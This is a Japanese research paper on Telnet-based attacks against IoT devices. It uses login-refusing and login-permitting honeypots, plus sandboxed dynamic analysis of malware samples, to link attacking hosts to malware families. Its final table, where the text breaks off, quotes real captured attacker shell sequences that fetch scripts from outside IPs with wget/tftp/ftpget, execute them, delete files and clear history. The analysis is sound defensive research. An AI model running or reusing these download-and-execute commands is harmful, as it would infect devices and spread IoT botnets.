情報処理学会論文誌 Vol.58 No.9 1399–1409 (Sep. 2017)

推薦論文

IoT機器へのTelnetを用いたサイバー攻撃の分析

中山 颯[1] 鉄 穎[1,a)] 楊 笛[1] 田宮 和樹[1] 吉岡 克成[1,2] 松本 勉[1,2]

受付日 2016年11月25日, 採録日 2017年6月6日

概要：IoT 機器の中には Telnet サービスが動作し，容易に推測可能な ID とパスワードでログインができるものが大量に存在しており，この状況を悪用したサイバー攻撃が多数観測されている．本研究では Telnet を利用したサイバー攻撃において，特にログインチャレンジとログイン成功後に使用されるシェルコマンド系列に着目した分析を行う．特にハニーポットにより観測される攻撃とハニーポットにより収集したマルウェアの動的解析により観測される攻撃を突合することで，攻撃元のマルウェアの識別を行い，マルウェア流行の状況把握を試みる．また，攻撃に利用される ID/パスワードを調べることで攻撃目標となっている機器の種類が増加傾向にあることを示す．

キーワード：IoT，Telnet，ID，パスワード，シェルコマンド

An Analysis of Attacks via Telnet Targeting IoT Devices

Sou Nakayama[1] Ying Tie[1,a)] Di Yang[1] Kazuki Tamiya[1] Katsunari Yoshioka[1,2] Tsutomu Matsumoto[1,2]

Received: November 25, 2016, Accepted: June 6, 2017

Abstract: There have been a large number of IoT devices that run Telnet service and attackers have been compromising them taking advantage of their weak ID and password. In this study, we analyze Telnet login challenges and shell commands observed by our honeypot. We show that we can identify which malware is attacking the honeypot and try to grasp the situation of malware outbreaks by matching the attacks observed by honeypot and the attacks collected by dynamic analysis. Moreover, we show that the number of ID/password pairs used by the attackers are continuously increasing, indicating more devices are being targeted.

Keywords: IoT, Telnet, ID, password, shell command

1. はじめに

近年，様々な機器がインターネットに接続されるようになり，このような状態はモノのインターネット（IoT）と称される．これらの IoT 機器では遠隔操作のための Telnet サービスが動作し，外部からアクセスできる状態になっている場合がある．さらに，Telnet によるログインに必要な認証情報である ID とパスワードは容易に推測可能であることが多く，不正侵入やマルウェア感染の原因となっている．

我々は上述のような脆弱な IoT 機器を模擬するハニーポットを，2015 年 5 月以降継続的に運用し，IoT 機器へのサイバー攻撃の観測を行っているが，ハニーポットにより観測されるログインチャレンジやログイン成功後に使用されるシェルコマンドの詳細な分析は実施していなかった．

本研究では Telnet を利用したサイバー攻撃において，特にログインチャレンジに使用される ID/パスワード情報と

[1] 横浜国立大学
Yokohama National University, Yokohama, Kanagawa 240–8501, Japan
[2] 横浜国立大学大学院環境情報研究院/先端科学高等研究院
Graduate School of Environment and Information Sciences/Institute of Advanced Sciences, Yokohama National University, Yokohama, Kanagawa 240–8501, Japan
[a)] tie-ying-fc@ynu.jp

本論文の内容は 2016 年 10 月のコンピュータセキュリティシンポジウム 2016/マルウェア対策研究人材育成ワークショップ 2016 にて報告され，同プログラム委員長により情報処理学会論文誌ジャーナルへの掲載が推薦された論文である．

© 2017 Information Processing Society of Japan

ログイン成功後に使用されるシェルコマンドの分析を行う．具体的には，攻撃者からのログインチャレンジを拒否し続けるハニーポットと，ログインを許可するハニーポットを併用することで ID/パスワードの観測とログイン後のシェルコマンドの両方を観測する．加えて，ハニーポットにより収集されたマルウェア検体を動的解析し，サンドボックス内でログインチャレンジとシェルコマンドを確認する．

140 検体のマルウェアについて動的解析を試みた結果，各マルウェア検体が攻撃に利用する ID/パスワードは少ないもので 2 組，多いものでも 146 組であり，比較的少数であることが分かった．またマルウェアが保持する ID/パスワードリストとその後のシェルコマンド系列は必ずしも 1 対 1 対応ではなく，同一の ID/パスワードリストを用いた攻撃でも，ログイン後に使用するシェルコマンドが異なる場合や，逆に，異なる ID/パスワードリストを用いた攻撃でもログイン後の挙動が同一である場合が確認された．さらに，ハニーポットにより観測される ID/パスワードの種類は増加を続けており，より多くの機器が攻撃対象となっていることが分かった．特に新たに観測された ID/パスワードから攻撃対象となった IoT 機器を推定できる場合があることが分かった．

2. Telnet プロトコルと 23/TCP への攻撃

2.1 23/TCP への攻撃の観測

Telnet とはネットワークを通じて別のコンピュータを遠隔操作するためのリモートアクセスプロトコルの 1 つであり，ポートは通常 23/TCP が使用される．Telnet を介してコンピュータにログインする際には認証情報として ID/パスワード情報の入力が求められる．IoT 機器ではこの Telnet サービスが動作し，外部からアクセスできる状態になっている場合がある．さらに Telnet によるログインに必要な認証情報である ID とパスワードは容易に推測可能であり，インターネット上で公開されていることも多く，不正侵入やマルウェア感染の原因となっている．

我々は上述のような脆弱な IoT 機器を模擬するハニーポットを 2015/05/01–2016/01/31 の期間継続的に運用し，IoT 機器へのサイバー攻撃の観測を行ってきた [1], [2], [3], [4], [5], [6]．その結果，観測期間内において 140 IP アドレスに設置したハニーポットにおいて累計 267,925 ホストのアクセスを観測した．その内 Telnet ログインに成功したホストは 199,386 ホストであり，その内外部からマルウェアのダウンロードを試みたホストは 145,814 ホスト存在しており，実際に IoT 機器に対し，Telnet を利用した攻撃が行われていることが確認できた．

2.2 Telnet を介した IoT 機器への攻撃の流れ

Telnet を介した IoT 機器への攻撃の流れの一例（**図 1**）を説明する．攻撃者（マルウェア感染した IoT 機器である場合が多い）は，まず 23/TCP ポートに対してネットワークスキャンを行い Telnet が動作している機器を探す．23/TCP が開いている機器を見つけると，内蔵する ID/パスワード情報を使用してログインチャレンジを開始する．ログインに成功すると，Telnet 経由でシェルコマンドを実行して不必要なコマンドの削除やカスタマイズコマンドの準備などの環境を整え，マルウェアのダウンロードを試みる．マルウェアをダウンロードする際，まずマルウェアダウンロードサーバからシェルスクリプトをダウンロードする．こうしてダウンロードされたシェルスクリプトにはマルウェアのバイナリファイル，すなわちマルウェア本体をダウンロードし実行するコマンドが記述されており，このスクリプトを実行することでマルウェア本体をダウンロードし，これを実行する．こうしてマルウェアに感染した機器は C&C からの動作命令を受け，感染拡大の為のスキャンや，DoS 攻撃などの種々の攻撃を行う．




図 1 Telnet による IoT 機器への攻撃の流れ
Fig. 1 Flow of attack on IoT devices by Telnet.

3. 提案手法

3.1 概要

前章で示したように，現在 IoT 機器の多くが Telnet を介してマルウェアに感染し，攻撃に利用されている．そこで Telnet に対しログイン試行を行う際に認証情報として使用される ID/パスワード情報と，Telnet ログイン成功後に侵入先の機器内で実行されるシェルコマンドに着目した分析を行い，IoT 機器に対するサイバー攻撃の状況を分析する．特に本研究においては

- 攻撃目標となっている機器の種類が増加していることを示す．
- 攻撃に頻繁に利用される ID/パスワードを迅速に検知する．
- 攻撃元のマルウェアの識別を行う．

以上を目的とする．具体的には

- ハニーポットにより観測される攻撃の分析．
- マルウェア動的解析により観測される攻撃の分析を組み合わせて考察を行う．

© 2017 Information Processing Society of Japan




図 2 ハニーポットによる観測の概要図
Fig. 2 Outline figure of honeypot observation.

3.2 ハニーポットによる観測

本節では，ハニーポットにより観測された攻撃を攻撃元ホスト単位で分析する手法について述べる．ハニーポットによる攻撃の観測では，攻撃ホストが Telnet にログインを試みる際に使用する ID/パスワードを収集することと Telnet ログイン後に攻撃ホストが実行するシェルコマンドを収集することを目的としており，それらを達成するために 2 種類のハニーポットを用意する．ハニーポットによる観測の概要図を**図 2** に示す．


まず 1 つ目のハニーポットについて説明する．組み込み機器に Telnet ログイン試行を行う際，攻撃者は Telnet ログインに成功するか，自らが保持する ID/パスワードセットを使い果たすまでログインを繰り返すと予想される．そこでいかなる ID/パスワードを使用したログイン試行に対してもログインを拒否するハニーポット，すなわち “ログイン拒否ハニーポット” を用意する．

もう 1 つは，いかなる ID/パスワードを使用したログイン試行に対してもログインを許可するハニーポット，すなわち “ログイン許可ハニーポット” である．ログイン許可ハニーポットでは，攻撃者に Telnet ログインを成功させることで，ログイン後に実行するコマンドを収集する．また，収集したコマンドを分析し，マルウェアをダウンロードするコマンドを抽出，実行することでマルウェアの収集も行う．

ログイン許可ハニーポットでは，攻撃者からのコマンドに対して応答を返す必要がある．そのため，各コマンドに対して応答する内容をプロファイルとして保持している．今回の実験では，CPU 情報や使用するシェルは**表 1** のものを用いた．シェルは Busybox [7] を使用しているものとして応答内容を設定した．Busybox は多数の UNIX コマンドを 1 つの実行ファイルに纏めたプログラムであり，複数のコマンドをそれぞれインストールするよりも遥かに小さい容量になるよう設計されているため，リソースの少ない組み込み機器においてよく使用されている．CPU 情報は組み込み機器向けの CPU アーキテクチャである ARM [8] を使用しているものとして設定した．

表 1 IoT 機器を模擬する情報
Table 1 Information of simulating IoT device.

模擬する情報	内容	備考
使用するシェルに関する情報	BusyBox v1.1.2 (2007.05.09-01:19+0000) Built-in shell (ash) Enter 'help' for a list of built-in commands.	shコマンドに対して返答
CPU情報	Processor : ARMv7 Processor rev 0 (v7l) BogoMIPS : 1849.75 Features : swp half fastmult edsp CPU implementer : 0x41 CPU architecture: 7 CPU variant : 0x3 CPU part : 0xc09 CPU revision : 0 Hardware : godarm Revision : 0000 Serial : 0000000000000000	/proc/cpuinfoの内容



解析環境スペック

	OS	CPU	Memory	HD
ホストマシン	Ubuntu 12.04	Intel(R) Xeon(R) CPU E3-1240 V2 @ 3.40GHz	16GB	2TB
ARM/MIPS/MIPSEL/PPC	Debian 7.3	QEMU	124MB	24GB
SPARC	Debian 4.0	QEMU	105MB	10GB

図 3 マルウェア動的解析環境
Fig. 3 Malware dynamic analysis environment.

3.3 マルウェア動的解析による分析

この節では，前述したログイン許可ハニーポットによって収集されたマルウェアを動的解析することでマルウェア検体ごとの攻撃の分析を行う．

使用するマルウェア解析環境を**図 3** に示す．解析環境は，実際にマルウェアを動作させる仮想環境，通信制御部，ログイン拒否ハニーポット，ログイン許可ハニーポット，ダミー C&C サーバから構成される．仮想環境では ARM [8]，MIPS [9]，MIPSEL [9]，PowerPC [10]，SPARC [11] の 5 つの組み込み機器向け CPU アーキテクチャをエミュレートしており，OS はそれぞれフリーの Linux ディストリビューションである Debian [12] が動作している．通信制御部では仮想環境からの通信のフォワーディングや外部への通信のフィルタリングを担う．ログイン拒否ハニーポットとログイン許可ハニーポットは 3.2 節で説明したものと同じものであり，マルウェア検体ごとの ID/パスワードや Telnet ログイン後に実行されるコマンドの収集を行う．ダミー C&C サーバは実 C&C サーバの挙動を模擬したスクリプトであり，通信制御部はマルウェアから実 C&C サーバへの通信をダミー C&C サーバにフォワーディングし，逆にダミー C&C サーバからの命令を実 C&C サーバに代わってマルウェア側に転送する．ダミー C&C サーバが送信する

© 2017 Information Processing Society of Japan

スキャン開始命令は，事前に各マルウェアを実 C&C サーバと通信させることで収集しておく．こうすることで解析実行時の実 C&C サーバの状態によらずマルウェアにスキャンを開始させることができる．解析の流れを以下に示す．

(1) 仮想環境上でマルウェアを実行する．
(2) マルウェアから C&C サーバ宛の通信を確認した場合，ダミー C&C サーバにフォワーディングする．
(3) ダミー C&C サーバは仮想環境に動作命令を送信する．
(4) 動作命令を受けたマルウェアは 23/TCP スキャンを開始する．
(5) 通信制御部は 23/TCP 宛のスキャンパケットの一部をログイン拒否ハニーポットとログイン許可ハニーポットにそれぞれフォワーディングする．
(6) ログイン拒否ハニーポットではマルウェアがログイン試行の際に使用する ID/パスワードを，ログイン許可ハニーポットではログイン成功後に実行するシェルコマンドを収集する．

3.4 攻撃ホストの感染マルウェアの推定

ハニーポットによる観測とマルウェア動的解析によって集められた情報を利用して攻撃ホストが感染しているマルウェアの推定を行う．推定の手順は以下のようになる．

(1) ハニーポットによる観測によって攻撃ホストごとに ID/パスワードリストを収集する．
(2) マルウェア動的解析によりマルウェアごとに ID/パスワードリストとログイン後に実行するシェルコマンドを収集する．
(3) ID/パスワードリストを使用して攻撃ホストとマルウェアを対応させ，グループ化を行う．
(4) (3) の結果より攻撃ホストが感染しているマルウェアを推定する．

それぞれの手順について説明する．手順 1，2 についてはそれぞれ 3.2，3.3 節に示したものである．手順 3 では，手順 1 によって得られた攻撃ホストごとの ID/パスワードリストと手順 2 によって得られたマルウェアごとの ID/パスワードリストを比較し一致するものを同じグループとしてグループ化していくことで攻撃ホストとマルウェアを対応させる．手順 4 では結果から攻撃ホストが感染しているマルウェアの推定を行う．同じマルウェアに感染したホストは同じ ID/パスワードを利用してログイン試行を行い，ログイン後に実行するコマンドも一致すると考えられることから，この方法によって攻撃ホストの推定を行うことができる．マルウェアによってはログイン試行に同じ ID/パスワードリストをしているがログイン後に実行するコマンドが違うものや違う ID/パスワードリストを使用しているがログイン後に実行するコマンドが同じものなどが存在することが考えられるが，これらについてもある ID/パスワードリストを使用してログイン試行を行ってきた攻撃ホストに対して感染マルウェアの候補となるマルウェアを示すことができる．また，それぞれのグループについてハニーポットへ攻撃を行ってきたホスト数の分析を行うことでその時点で流行しているマルウェアの推定を行うことができる．

4. 実験

4.1 概要

提案手法を用いた観測実験の概要を示す．ハニーポットによる観測については，ログイン拒否ハニーポットに 10 IP アドレスを割当て 2015/11/15–2016/07/05 の期間稼働させ，ログイン許可ハニーポットに 130 IP アドレスを割当て 2015/12/18–2016/02/02 と 2016/05/08–2016/06/30 の期間稼働して観測を行った．期間中ログイン拒否ハニーポットでは 118,782 IP アドレスからの攻撃を観測した．ログイン許可ハニーポットでは期間中マルウェアを 1,124 検体収集することができた．

マルウェア動的解析による分析ではログイン許可ハニーポットによって収集できたマルウェアの内，2015/12/18–2016/02/02，2016/06/09，2016/06/20，2016/07/01 に入手した 140 検体の解析を試みた．解析時間はマルウェアごとに 3 時間とし，マルウェアごとにログインチャレンジに使用する ID/パスワードリストの収集とログイン後に実行するコマンドを収集した．140 検体中 71 検体について実際にスキャンを開始させることができた．残りの 69 検体については実行時に C&C サーバ宛のものと思われるパケットを送信するものの，今回使用したダミー C&C サーバでは動作させることができなかった．スキャンを開始できた 71 検体中 37 検体について ID/パスワードとシェルコマンド群を収集することができた．残りの 44 検体は原因が特定できていないが，スキャンやログインチャレンジの途中に動作を停止するなどのエラーにより収集することができなかった．

4.2 ログイン拒否ハニーポットにより観測される ID/パスワードの分析

ログイン拒否ハニーポットに対してログイン試行を行った攻撃ホスト数の時間推移を図 4 に示す．また，ログイン




図 4 ログイン拒否ハニーポットにログイン試行を行った攻撃ホスト数の時間推移

Fig. 4 Transition of the number of attack hosts that attempted to login to login-refused-honeypot.

© 2017 Information Processing Society of Japan




図 5 ログイン拒否ハニーポットで観測されたユニーク ID/パスワード数の時間推移

Fig. 5 Transition of the number of unique set of ID/password observed by login-refused-honeypot.

表 2 新たに出現した ID/パスワードセットのうち出現日以降大規模な攻撃に使われたものの占める割合

Table 2 Percentage of ID/password sets used for large scale attack after appearance date.

出現日	出現した新たなユニーク ID/パスワードセット数	出現日以降大規模な攻撃に使用されたユニーク ID/パスワードセット数	割合
2015/12/18	467	18	3.8%
2016/03/20	819	23	2.8%
2016/04/05	886	9	1.0%
2016/04/07	586	0	0.0%
2016/04/24	523	1	0.001%
2016/06/01	194	0	0.0%
2016/06/02	147	1	0.006%
2016/06/20	632	0	0.0%




図 6 2015/12/18 に新たに出現した ID/パスワードのうち大規模な攻撃に使用されたものの攻撃ホスト数の推移

Fig. 6 Transition of the number of attack hosts that used ID/password newly observed at 2015/12/18.




図 7 2016/03/20 に新たに出現した ID/パスワードのうち大規模な攻撃に使用されたものの攻撃ホスト数の推移

Fig. 7 Transition of the number of attack hosts that used ID/password newly observed at 2016/03/20.

拒否ハニーポットで観測されたユニーク ID/パスワード数の時間推移を**図 5** に示す．

観測開始以降，ログイン拒否ハニーポットにログイン試行を行った攻撃ホストの数は徐々に増加しているが，2016/04/10 頃大きな増加が観測され，その後 2016/05/26 から更に急激に増加していることが分かる．また，期間中 1 日に観測されたホスト数の平均は 578 であった．

図 5 の青線（その日に出現したユニーク ID/パスワードセットの数）を見ると，1 日あたりに観測されるユニーク ID/パスワードセット数が 2015/03/15 以降，増減を繰り返し，全体としては増加傾向にあることが分かる．また，2015/12/18，2016/03/20，2016/04/05，2016/04/07，2016/04/24，2016/06/01–02，2016/06/20 の時点で急激な増加が観測された．そこで，急激な増加が確認できた日に出現した新規 ID/パスワードの内，観測期間中出現日以降で 50 以上のホストに使用された日があるものを大規模な攻撃に使用された ID/パスワードとして抽出し，それらの数を**表 2** にまとめる．また，これらの新規 ID/パスワードを攻撃に使用したホスト数の時間推移を**図 6**，**図 7**，**図 8**，**図 9**，**図 10** に示す．図中のグラフ上の赤線は当該 ID/パ

© 2017 Information Processing Society of Japan




図 8 2016/04/05 に新たに出現した ID/パスワードのうち大規模な攻撃に使用されたものの攻撃ホスト数の推移

Fig. 8 Transition of the number of attack hosts that used ID/password newly observed at 2016/04/05.




図 9 2016/04/24 に新たに出現した ID/パスワードのうち大規模な攻撃に使用されたものの攻撃ホスト数の推移

Fig. 9 Transition of the number of attack hosts that used ID/password newly observed at 2016/04/24.




図 10 2016/06/02 に新たに出現した ID/パスワードのうち大規模な攻撃に使用されたものの攻撃ホスト数の推移

Fig. 10 Transition of the number of attack hosts that used ID/password newly observed at 2016/06/01–02.

スワードが最初に観測された日（出現日）を示している．グラフのタイトルは該当する新規 ID/パスワードである．2015/12/18，2016/03/20，2016/04/05 において，出現日以降大規模な攻撃に使用された ID/パスワードは当該日に観測された新規 ID/パスワードの内 1〜4%程度に過ぎずほとんどは大規模攻撃には発展していないことが分かる．一方，大規模攻撃に発展する場合，多いもので 1000 ホスト以上によって使用される場合がある．さらに図 6〜図 10 を見ると出現日から大規模攻撃までは数ヶ月間の期間がある場合がほとんどである．その理由は明確ではないが，攻撃者は様々な ID/パスワードを常に試しており，侵入に有効なものを選定している可能性がある．このことからログインチャレンジに使用される ID/パスワードをハニーポットで観測し続けることで将来的に攻撃に使用される ID/パスワードをある程度予測することが可能であるといえる．

4.3 ID/パスワードリストの分析

マルウェアによるログインチャレンジはそれぞれのマルウェアに固有の ID/パスワードリストを用いて行われることが想定される．そこで，ログイン拒否ハニーポットで観測される攻撃について典型的な ID/パスワードのパターンが存在するかを調査する．具体的には，長さが 2 以上で，かつ，10 ホスト以上によって使用されている ID/パスワードリスト，1,597 種類を抽出した．このうち，長さが 100 以下のものは 1,428 種類（89%）であり，Telnet への辞書攻

表 3 マルウェア動的解析によって得られた ID/パスワードリストとコマンド系列の対応表

Table 3 Correspondence table of ID/password and command sequence from dynamic analysis.


マルウェア収集日	マルウェア識別番号	ID/パスワードリスト名	コマンドシーケンス
2015/12 ~ 2016/2	1		cd /tmp || cd /tmp; rm −rf /tmp/*; wget http://199.175.49.21/.w.sh; sh .w.sh; tftp −r .t1.sh −g 199.175.49.21; sh .t1.sh; tftp 199.175.49.21 −c get .t2.sh; sh .t2.sh; rm −rf /tmp/*
2016/6/9	2		cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var;rm −f *; busybox wget http://208.67.1.114/rv.sh;sh rv.sh; busybox tftp −r rv1.sh −g 208.67.1.114;sh rv1.sh; busybox tftp 208.67.1.114 −c get rv2.sh;sh rv2.sh; busybox ftpget 208.67.1.114 rv3.sh rv3.sh;sh rv3.sh;exit
	3		
2016/6/20	4	pattern_a	cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var; mv −f /usr/bin/−wget /usr/bin/wget; mv −f /usr/sbin/−wget /usr/bin/wget; mv −f /bin/−wget /bin/wget; mv −f /sbin/−wget /bin/wget; wget http://198.23.151.112/bin.sh; sh bin.sh; wget1 http://198.23.151.112/bin2.sh; sh bin2.sh; tftp −r tftp.sh −g 198.23.151.112; sh tftp.sh; tftp 198.23.151.112 −c get tftp2.sh; sh tftp2.sh; mv /bin/wget /bin/−wget;mv /usr/sbin/wget /usr/sbin/−wget; mv /usr/bin/wget /usr/bin/−wget; mv /sbin/wget /bin/−wget
	5		
	6		
	7		
	8		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://208.67.1.182/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 208.67.1.182 −c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp −r tftp2.sh −g 208.67.1.182; chmod 777 tftp2.sh; sh tftp2.sh; ftpget −v −u anonymous −p anonymous −P 21 208.67.1.182 ftp1.sh ftp1.sh; sh ftp1.sh; rm −rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm −rf *; history −c
	9		
2015/12 ~ 2016/2	10	pattern_b	rm −rf /tmp/* /var/*;cd /tmp || cd /var/; wget http://149.202.242.80/r.sh;sh r.sh; ftpget −u anonymous −p anonymous 149.202.242.80 rr.sh rr.sh;sh rr.sh; tftp −r rrr.sh −g 149.202.242.80;sh rrr.sh
	11	pattern_c	cd /tmp || rm −rf *; busybox wget http://204.18.0.98/js/sc/sc.sh || wget http://204.18.0.98/js/sc/sc.sh; sh sc.sh; rm −rf sc.sh; busybox tftp −r .sc.sh −g 204.18.0.98 || tftp −r .sc.sh −g 204.18.0.98; sh .sc.sh; rm −rf .sc.sh
	12	pattern_d	cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var; mv −f /usr/bin/−wget /usr/bin/wget; mv −f /usr/sbin/−wget /usr/bin/wget; mv −f /bin/−wget /bin/wget;mv −f /sbin/−wget /bin/wget; wget http://185.38.151.92/bin1.sh; sh bin1.sh; wget http://185.38.151.92/bin2.sh; sh bin2.sh; tftp −r bint1.sh −g 185.38.151.92; sh bint1.sh; tftp 185.38.151.92 −c get bint2.sh; sh bint2.sh; mv /bin/wget /bin/−wget;mv /usr/sbin/wget /usr/sbin/−wget; mv /usr/bin/wget /usr/bin/−wget;mv /sbin/wget /bin/−wget
	13	pattern_e	−（コマンドシーケンスなし）
2016/6/9	14	pattern_F	cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.177.227.89/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 94.177.227.89 −c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp −r tftp2.sh −g 94.177.227.89; chmod 777 tftp2.sh; sh tftp2.sh; ftpget −v −u anonymous −p anonymous −P 21 94.177.227.89 ftp1.sh ftp1.sh; sh ftp1.sh; rm −rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm −rf *;
	15		
	16		
	17		
	18		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://198.12.97.79/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 198.12.97.79 −c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp −r tftp2.sh −g 198.12.97.79; chmod 777 tftp2.sh; sh tftp2.sh; ftpget −v −u anonymous −p anonymous −P 21 198.12.97.79 ftp1.sh ftp1.sh; sh ftp1.sh; rm −rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm −rf *;
	19		
	20		
